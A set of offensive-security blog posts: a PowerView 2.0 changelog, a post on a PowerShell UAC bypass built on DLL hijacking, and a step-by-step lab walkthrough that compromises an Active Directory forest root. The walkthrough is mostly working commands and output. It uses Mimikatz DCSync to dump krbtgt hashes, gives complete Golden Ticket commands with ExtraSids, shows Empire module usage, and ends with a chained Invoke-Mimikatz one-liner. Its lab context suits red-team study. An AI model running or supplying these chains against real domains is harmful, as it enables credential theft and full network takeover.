- **Invoke-FindLocalAdminAccess** was renamed to **Find-LocalAdminAccess**
- **Get-ExploitableSystems** was renamed to **Get-ExploitableSystem**
- **Invoke-UserEventHunter** was renamed to **Invoke-EventHunter**
- **Invoke-EnumerateLocalAdmins** was renamed to **Invoke-EnumerateLocalAdmin**
- **Get-NetDomainTrusts** was renamed to **Get-NetDomainTrust**
- **Get-NetForestTrusts** was renamed to **Get-NetForestTrust**
- **Invoke-FindUserTrustGroups** was renamed to **Find-ForeignUser**
- **Invoke-FindGroupTrustUsers** was renamed to **Find-ForeignGroup**
- **Invoke-MapDomainTrusts** was renamed to **Invoke-MapDomainTrust**

Additionally, several cmdlets were combined into others:

- **Get-NetUserSPNs** has been combined into **Get-NetUser -SPN**

- **Get-NetPrinters** has been combined into **Get-NetComputer -Printers**
- **Get-NetGUIDOUs** has been combined into **Get-NetOU -GUID <guid>**
- **Get-UserLogonEvents** and **Get-UserTGTEvents** have been combined into to **Get-UserEvent -EventType 'logon'** and **Get-UserEvent -EventType 'logon'**, respectively
- **Get-NetLocalGroups** has been combined into **Get-NetLocalGroup -ListGroups**
- **Invoke-UserView** has been combined into **Invoke-UserHunter -ShowAll**
- **Invoke-UserProcessHunter** has been combined into **Invoke-ProcessHunter -Username X**
- **Get-NetDomainTrustsLDAP** has been combined into **Get-NetDomainTrust -LDAP**
- **Invoke-FindAllUserTrustGroups** has been combined into **Find-ForeignUser -Recurse**
- **Invoke-FindAllGroupTrustUsers** has been combined into **Find-ForeignGroup -Recurse**
- **Invoke-EnumerateLocalTrustGroups** has been combined into **Invoke-EnumerateLocalAdmin -TrustGroups**
- **Invoke-MapDomainTrustsLDAP** has been combined into **Invoke-MapDomainTrust -LDAP**

New Cmdlets and Functionality

There are also a few new cmdlets and functionality that have been integrated into v2.0:


- Many components of the LDAP querying functionality have been optimized and the code streamlined.
- Most LDAP functions that accepted a -Domain flag also now accept a -DomainController flag to specify a DC to reflect queries through.
- **Get-Proxy** is a start at a function to enumerate local user and SYSTEM proxy settings. We will be expanding on this soon.
- **Convert-SidToName** now properly resolves most builtin SIDs.
- **Get-DFSshare** will retrieve all fault tolerant distributed file systems in the domain (thanks to @meatballs__). This has also been integrated into **Invoke-UserHunter -Stealth** (and **Invoke-StealthUserHunter**) as a server search source.
- **Get-ObjectAcl** will return the ACLs associated with specific active directory objects.
- **Add-ObjectAcl** allows you to add additional ACLs/ACEs to active directory objects (thanks to @PyroTek3 for the ACL cmdlet ideas)
- **Get-GUIDMap** is a helper that maps GUID values to their display names.
- **Get-ADObject** will take an object SID and return the domain object (group, user, etc.) associated with it.
- **Get-NetSite** will return all sites for a specified domain, filterable by GPO -GUID if desired.
- **Get-NetSubnet** will give you all current subnets for a given domain, filterable by -SiteName.
- **Get-NetGroup** now accepts a -UserName parameter, and will recurse up a user's

group memberships, yielding all groups a given user is effectively a part of. It also now accepts a -AdminCount flag as well.
- **Get-NetGPO** will enumerate all current Group Policy objects for a given domain.
- **Get-NetGPOGroup** is a cool new cmdlet that returns all GPOs in a domain that set local group memberships through Restricted Groups or groups.xml (Group Policy Preferences).
- **Find-GPOLocation** is my favorite new cmdlet. It's the start of an approach to take a user or group name and map out where the user/group has local administrator or RDP rights ("-LocalGroup Administrators" and "-LocalGroup RDP") on the domain. It does this by wrapping **Get-NetGPOGroup**, matching target user/group SIDs, and enumerating back to OUs/computers. We'll have a more in depth post on this later.
- **Find-GPOComputerAdmin** is similar to **Find-GPOLocation**, but takes a computer name and determines what users/groups have administrative access to it.
- **Get-DomainPolicy** will enumerate the default -Domain or -DomainController policy (things like the default Kerberos policy, etc.).
- **Invoke-UserHunter** now has a -Stealth option that integrates the old Invoke-StealthUserHunter functionality. A basic wrapper was left for Invoke-StealthUserHunter.
- **Find-InterestingFile** and **Invoke-FileFinder** now accept a -Credential argument for a PSCredential. This allows you to data mine with alternate credential sets.
- **Invoke-UserHunter** now has a -SearchForest flag (useful when you're attempting to hop up a forest trust with Mimikatz and SID histories)

All **Invoke-XThreaded** commands are now implemented in their 'normal' functions with the "-Threads X" flag implementing the old threading code. For example, **Invoke-ShareFinder** will execute normal share finding behavior, while **Invoke-ShareFinder -Threads 10** will execute the same functionality in a threaded fashion.

Pester Tests

Pester is a unit testing framework written in and for PowerShell. PowerShellMagazine has a great getting started guide for Pester which I highly recommend. PowerView 2.0 includes the start of a suite of Pester unit tests that attempt to cover all cmdlets and associated arguments. These tests are located in ./Tests/ if you're interested, and can be run with **Invoke-Pester** once Pester is installed. As many functions for PowerView are meant for domain enumeration and abuse, these tests have ended up being tweaked for the test environment I have in my home lab. I'm hoping to move to mocking soon in order to eliminate test environment dependence. These tests cases should hopefully increase stability in the project going forward.



Wrapup

A big thanks to everyone who's helped the project along the way- @obscuresec, @mattifestation, darkoperator, everyone at the Adaptive Threat Division, @meatballs__ (for a ton of great ideas, code fixes, and LDAP optimization), @gentilkiwi, @pyrotek3 (for some great ideas and direction), tomsteele (who also did a cool version of @sixdub's DomainTrustExplorer), @armitagehacker for being a major advocate of the project, and the rest of the offensive PowerShell community!

There have also been numerous other tweaks, modifications, and bug fixes for the code base that I've sure have introduced new issues. If you encounter a problem, hit us up in #psempire on Freenode or open up a GitHub issue, and we will try to be extra-responsive over the next few weeks as everyone transitions.

Posted in redteaming | Tagged powerview | Leave a comment

Invoke-BypassUAC

September 29, 2015

User account control is a security mechanism introduced in Windows Vista that aims to allow users to operate in Windows (most of the time) without administrative privileges. Raphael Mudge has a great overview of the mechanics of UAC and the attack against it. I won't repeat what Raphael has already done a great job explaining, so if you're unaware of what UAC is or how the BypassUAC attack works, check out his post.


Invoke-BypassUAC

Why does UAC matter? In pretty much all phishing attacks, you're going to land in a medium integrity process (signed applets, macros, etc.). So even if you phish a user who is a local administrator on their machine, you won't be able to execute many privileged commands such as privileged registry writes, LSASS reading/manipulation, etc. **Fun bonus:** PowerUp now checks if a current user is a local administrator but the current process is medium integrity, signaling you to run a BypassUAC attack.

For Empire, it became obvious to @sixdub and myself that we would need to implement BypassUAC in straight PowerShell for our agent to be taken seriously. Thankfully, most of the groundwork had already been laid by PowerSploit and several Metasploit authors.

Metasploit already implements the elevator .dlls (source here) that instantiate the self-elevating COM objects, as well as lay out the hijack locations for Windows 7 and Windows 8.1. If we combine this with code from the PowerSploit project, we can inject an elevator .dll that grants us the one privileged write. But the Metasploit project uses a hijackable .dll that spawns a new process and injects shellcode. Since we're not injecting shellcode, we have two options. We can drop the ReflectivePick .dll that loads up .NET/PowerShell, but that would involve dropping a fairly complex and "malicious" looking .dll (temporarily) to disk. Or we can go with a generalized hijackable .dll that launches a specific .bat file from $env:Temp or a specifiable location. This .bat file will execute a command we specify (in a high integrity process) and then delete itself automatically after running. We felt that this approach was the most flexible, as it allows us to easily change the series of commands executed by simply modifying the written .bat file.

This code, Invoke-BypassUAC.ps1, launched with Empire and is wrapped up nicely into the **privesc/bypassuac** module. For the module, you just need to specify a listener name, and Empire will take care of the rest. There's also a **bypassuac** alias in the agent menu, which lets you execute this attack with **bypassuac <ListenerName>**. Your new high-integrity agent will have a * next to it in the agent list.



As Microsoft doesn't consider UAC a security boundary, there's also another bypass attack that works on Windows 7. We first saw it discussed on seclist.us and the first PoC code on Vozzie's Github (please correct me if these are not the original sources). It abuses the lack of an embedded manifest in wscript.exe to execute .VBS with elevated privileges. My workmate @enigma0x3 was able to port the .VBS PoC to PowerShell, and this was integrated into Empire as a module. This approach was also integrated into MSF by Ben Campbell. It's an interesting approach, but restricted due to the number of platforms it works on.

This general .dll hijack method method was also implemented recently into PowerUp. The **Write-HijackDll** function will take a given command, build a self-deleting .bat, and and hot patch that path into into a hijackable .dll embedded in the script. The system architecture is auto-determined (but also specifiable), and a hijackable .dll is written out to a specified path.

Hopefully some people find this useful, and let us know if anyone encounters any issues.

Posted in Powershell | 4 Comments

Mimikatz and DCSync and ExtraSids, Oh My


September 22, 2015

Edit: *Benjamin reached out and corrected me on a few points, which I've updated throughout the post. Importantly, with the ExtraSids (/sids) for the injected Golden Ticket, you need to specify S-1-5-21domain-516 ("Domain Controllers") and S-1-5-9 ("Enterprise Domain Controllers"), as well as the SECONDARY$ domain controller SID in order to properly slip by some of the event logging.*

Benjamin Delpy is constantly adding new features to Mimikatz. In June, he added the ability to include ExtraSids in golden tickets. This was built in coordination with Sean Metcalf's work on the subject, and something I talked about here.

Benjamin and Vincent Le Toux also recently added the ability to abuse the MS-DRSR protocol for domain controller replication, in order to recover hashes from a DC without code execution. I touched on this briefly in the post detailing Empire's v1.2 release (and in a demonstration video) but I wanted to revisit the subject and show how these two new features can be combined into a single attack chain. If you're interested in Active Directory attacks, be sure to check out Sean's "Red vs. Blue: Modern Active Directory Attacks & Defense" talk at Derbycon, Friday at 3:00pm. I hear he'll be dropping some interesting information applicable to this post :)


Sidenote: if you want to compile the newest version of Mimikatz for PowerSploit's Invoke-Mimikatz, just grab Benjamin's source code, open it up in Visual Studio, select the "Second_Release_PowerShell" target option and compile for both Win32 and x64.



Then transform the resulting powerkatz.dlls to a base64 string using **base64 -w 0 powerkatz.dll** in Linux. You can now replace the $PEBytes32 and $PEBytes64 strings at the bottom of Invoke-Mimikatz.ps1. Empire keeps a separately updated version of Invoke-Mimikatz with a few additional tweaks.

Scenario

Let's say you're operating in the following example network:



You land on a machine in the **dev.testlab.local** domain, and there is tight network filtering from here to the others in the forest; i.e. you can talk to your SECONDARY.dev.testlab.local domain controller but to few machines in other domains. We've seen this setup a few times in the field, where an organization keeps the forest root relatively 'sparse' and keeps

less trusted subsidiaries/groups in a segmented domain.

After some user-hunting and some lateral spread, you end up on workstation WINDOWS3 with domain administrator credentials for **dev.testlab.local**. From this point historically, you would often compromise/exfil the NTDS.dit of one of DEV's domain controllers, and then start the process of hopping through the trust mesh. While we were usually successful in cross-domain compromise, this process often took a good a good bit of time and effort. Let's see how we can use some of these new school techniques to speed up the process.

Step 1: Enumerate the Forest

First let's do a bit of network and domain situationalf awareness. We can enumerate the current trusts in the forest in a few different ways- my preference is to use PowerView 2.0 and run **Get-NetForestDomain** or **Invoke-MapDomainTrust -LDAP** to recursively map all trust relationships in the forest:

```
PS C:\Users\chris.admin\Desktop> Get-NetForestDomain


Forest                  : testlab.local
DomainControllers       : {SECONDARY.dev.testlab.local}
Children                : {}
DomainMode              : Windows2008R2Domain
Parent                  : testlab.local
PdcRoleOwner            : SECONDARY.dev.testlab.local
RidRoleOwner            : SECONDARY.dev.testlab.local
InfrastructureRoleOwner : SECONDARY.dev.testlab.local
Name                    : dev.testlab.local

Forest                  : testlab.local
DomainControllers       : {CONTROLLER.prod.testlab.local}
Children                : {}
DomainMode              : Windows2008R2Domain
Parent                  : testlab.local
PdcRoleOwner            : CONTROLLER.prod.testlab.local
RidRoleOwner            : CONTROLLER.prod.testlab.local
InfrastructureRoleOwner : CONTROLLER.prod.testlab.local
Name                    : prod.testlab.local

Forest                  : testlab.local
DomainControllers       : {PRIMARY.testlab.local}
Children                : {dev.testlab.local, prod.testlab.local}
DomainMode              : Windows2008R2Domain
Parent                  :
PdcRoleOwner            : PRIMARY.testlab.local
RidRoleOwner            : PRIMARY.testlab.local
InfrastructureRoleOwner : PRIMARY.testlab.local
Name                    : testlab.local
```

```
PS C:\Users\chris.admin\Desktop> Invoke-MapDomainTrust -LDAP

SourceDomain        TargetDomain        TrustType          TrustDirection
------------        ------------        ---------          --------------
dev.testlab.local   testlab.local       within_forest      Bidirectional
testlab.local       dev.testlab.local   within_forest      Bidirectional
testlab.local       prod.testlab.local  within_forest      Bidirectional
prod.testlab.local  testlab.local       within_forest      Bidirectional
```

This is also possible through Empire with the **situational_awareness/network/mapdomaintrusts** module.

Step 2: DCSync the Child

Now let's extract the krbtgt account hash from a **dev.testlab.local** domain controller. Instead of having to install an agent, we can now use Mimikatz' DCSync to extract the hash. One thing to note is that you need to specify "<NT4_DOMAINNAME>\krbtgt" for the specified user for this to work properly (you can find the domain shortname easily with whoami or other methods). In this case we're using DEV.

Here's how it looks in our environment with Invoke-Mimikatz. Note that you need to use -Command '"COMMAND"' when running any custom commands through Invoke-Mimikatz (double quotes embedded in single quotes):

```
PS C:\Users\chris.admin\Desktop> Invoke-Mimikatz -Command '"lsadump::dcsync /use
r:dev\krbtgt"'
Hostname: WINDOWS4.dev.testlab.local / S-1-5-21-4275052721-3205085442-277024194
2

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23 2015 23:05:23)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */


mimikatz(powershell) # lsadump::dcsync /user:dev\krbtgt
[DC] 'dev.testlab.local' will be the domain
[DC] 'SECONDARY.dev.testlab.local' will be the DC server

[DC] 'dev\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/18/2015 3:24:57 PM
Object Security ID   : S-1-5-21-4275052721-3205085442-2770241942-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 8b7c904343e530c4f81c53e8f614caf7
    ntlm- 0: 8b7c904343e530c4f81c53e8f614caf7
    lm  - 0: e05671e8363b1a1300afd2b86ddc3af6
```

And here's how we can execute the same functionality through Empire:

```
(Empire: Z3VW2D4VMXECWHWS) > usemodule credentials/mimikatz/dcsync
(Empire: credentials/mimikatz/dcsync) > set user DEV\krbtgt
(Empire: credentials/mimikatz/dcsync) > execute
(Empire: credentials/mimikatz/dcsync) >
Job started: Debug32_xq9is

Hostname: WINDOWS4.dev.testlab.local / S-1-5-21-4275052721-3205085442-2770241942
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23 2015 23:05:23)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */


mimikatz(powershell) # lsadump::dcsync /user:DEV\krbtgt
[DC] 'dev.testlab.local' will be the domain
[DC] 'SECONDARY.dev.testlab.local' will be the DC server

[DC] 'DEV\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/18/2015 3:24:57 PM
Object Security ID   : S-1-5-21-4275052721-3205085442-2770241942-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 8b7c904343e530c4f81c53e8f614caf7
```

One nice note- Empire will now parse the DCSync output and save the output into the credential store:

```
(Empire: credentials/mimikatz/dcsync) > creds

Credentials:

 CredID  CredType   Domain                UserName        Host            Password
 ------  --------   ------                --------        ----            --------
 1       hash       dev.testlab.local     krbtgt          SECONDARY       8b7c904343e530c4f81c53e8f614caf7
```

Step 3: ExtraSids to Hop up the Trust

Now let's use this compromised child DC krbtgt hash to compromise the forest root (and therefore the entire forest). The demo video showed doing this straight from the same original workstation, but in our scenario we run into a problem: we can't talk directly to the domain controller for the **testlab.local** root. Happily for us, domain controllers in a forest have to be able to talk to each other for replication and shared authentication, so at a minimum in our scenario, the DC for **dev.testlab.local** will have communication open to a DC in **testlab.local**.

To hop up the trust, we need a few pieces of information:

- the krbtgt hash for the child domain (**dev.testlab.local**), which we just extracted with DCSync

- the SID for **dev.testlab.local**, also in the DCSync output
- the name of the target DEV user for the ticket
  - In this case it's going to be SECONDARY$, the name of DEV's domain controller machine account. More on this shortly.
- the fully qualified domain name of the forest root (in our PowerView output)
- ~~the SID of the "Enterprise Admins" group of the root~~
- **edit:** *the SID of the "Domain Controllers" group (S-1-5-21domain-516), the SID of "Enterprise Domain Controllers" (S-1-5-9), and the SID of the SECONDARY$ domain controller (which you can get with 'Get-NetComputer SECONDARY.dev.testlab.local' from PowerView), in this case S-1-5-21-4275052721-3205085442-2770241942-1002.*

To get the FQDN of the forest root, we could use PowerView with **Get-NetForestDomain** or **Get-NetDomainTrust**, or the following one-liner:

```
([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest(
))[0].RootDomain.Name
```

Then we need the SID of the forest root. I'm sure there are better ways to do this, but one easy one is to resolve the 'krbtgt' account for the domain:

```
(New-Object
System.Security.Principal.NTAccount("testlab.local","krbtgt")).Transl
ate([System.Security.Principal.SecurityIdentifier]).Value
```


Then we just replace the -502 in the SID ~~with -519 to get our Enterprise Admins SID for **testlab.local** (in this case S-1-5-21-456218688-4216621462-1491369290-519)~~ **edit:** *with the -516 "Domain Controllers" SID (in this case S-1-5-21-456218688-4216621462-1491369290-516).* The Mimikatz command we're going to ultimately use to build our trust-hopping ticket is:

```
~~kerberos::golden                                          /user:SECONDARY$
/krbtgt:8b7e904343e530e4f81e53e8f614caf7     /domain:dev.testlab.local
/sid:S-1-5-21-4275052721-3205085442-2770241942          /sids:S-1-5-21-
456218688-4216621462-1491369290-519 /ptt~~

Edit:                  kerberos::golden                  /user:SECONDARY$
```

```
/krbtgt:8b7c904343e530c4f81c53e8f614caf7     /domain:dev.testlab.local
/sid:S-1-5-21-4275052721-3205085442-2770241942 /groups:516 /sids:S-1-
5-21-456218688-4216621462-1491369290-516,S-1-5-9         /id:S-1-5-21-
4275052721-3205085442-2770241942-1002 /ptt
```

So we have a few options here. We could use Empire to WMI to the DC for **dev.testlab.local** and then run the **credentials/mimikatz/golden_ticket** module with the necessary information. For the Golden Ticket creation, we can use the saved krbtgt hash from the DCSync output, setting **CredID** to 1, the **user** to SECONDARY$, and the **sids** to ~~S-1-5-21-456218688-4216621462-1491369290-519~~ **edit:** *S-1-5-21-456218688-4216621462-1491369290-516,S-1-5-9*:



We could also RDP to the DEV domain controller, use a download cradle to load up Mimikatz, and run our specified command. In either case, we now have administrator access to the domain controller (PRIMARY) for the **testlab.local** forest root!

```
(Empire: credentials/mimikatz/golden_ticket) > back
(Empire: U1BLUXU4Z2ZLMYNA) > dir \\PRIMARY.testlab.local\C$
(Empire: U1BLUXU4Z2ZLMYNA) >
LastWriteTime             length                    Name
-------------             ------                    ----
8/22/2013 11:50:45 AM                               $Recycle.Bin
4/17/2015 6:34:55 PM                                Boot
8/22/2013 10:48:41 AM                               Documents and Settings
8/22/2013 11:52:33 AM                               PerfLogs
8/20/2015 2:15:27 PM                                Program Files
8/22/2013 11:39:32 AM                               Program Files (x86)
4/18/2015 3:00:57 PM                                ProgramData
4/17/2015 12:02:00 PM                               Recovery
4/18/2015 2:31:06 PM                                System Volume Information
5/15/2015 11:07:51 AM                               Users
8/19/2015 11:22:25 AM                               Windows
6/14/2014 6:46:09 AM       404250                   bootmgr
6/18/2013 8:18:29 AM       1                        BOOTNXT
4/17/2015 3:59:50 PM       8192                     BOOTSECT.BAK
9/18/2015 6:45:00 AM       402653184                pagefile.sys
```


Step 4: DCSync the Forest Root

We now have all the privileges needed to compromise the krbtgt hash of the forest root. This time our command will be a bit more complex. One thing we need is the domain NT4 shortname of the forest root. You can use this Gist, or you can translate the username to a SID and back again. In our case, the shortname is TESTLAB.

Here is the command we'll be using:

```
lsadump::dcsync /user:TESTLAB\krbtgt /domain:testlab.local
```

If testlab.local had multiple domain controllers and we wanted to specify a particular one, we could use the /dc:DC.FQDN flag as well. This is how it looks through Empire:



If we want a single Invoke-Mimikatz command to build/inject the Golden Ticket, DCSync the root, and then purge current tickets from the session, we can do that by space separating the double quoted Mimikatz commands:

```
Invoke-Mimikatz -Command '"kerberos::golden /user:SECONDARY$
```

~~/krbtgt:8b7c904343e530c4f81c53e8f614caf7 /domain:dev.testlab.local /sid:S-1-5-21-4275052721-3205085442-2770241942 /sids:S-1-5-21-456218688-4216621462-1491369290-519 /ptt" "lsadump::dcsync /domain:testlab.local /dc:Primary.testlab.local /user:testlab\krbtgt" "kerberos::purge"'~~

edit: Invoke-Mimikatz -Command '"kerberos::golden /user:SECONDARY$ /krbtgt:8b7c904343e530c4f81c53e8f614caf7 /domain:dev.testlab.local /sid:S-1-5-21-4275052721-3205085442-2770241942 /groups:516 /sids:S-1-5-21-456218688-4216621462-1491369290-516,S-1-5-9 /id:S-1-5-21-4275052721-3205085442-2770241942-1002 /ptt" "lsadump::dcsync /domain:testlab.local /dc:Primary.testlab.local /user:testlab\krbtgt" "kerberos::purge"'

And if the SECONDARY domain controller allows PSRemoting, we don't even have to RDP, and can perform the entire attack chain from our WINDOWS3 workstation! Because we're constructing and injecting a new TGT, we don't have to worry about the Kerberos double-hop problem:

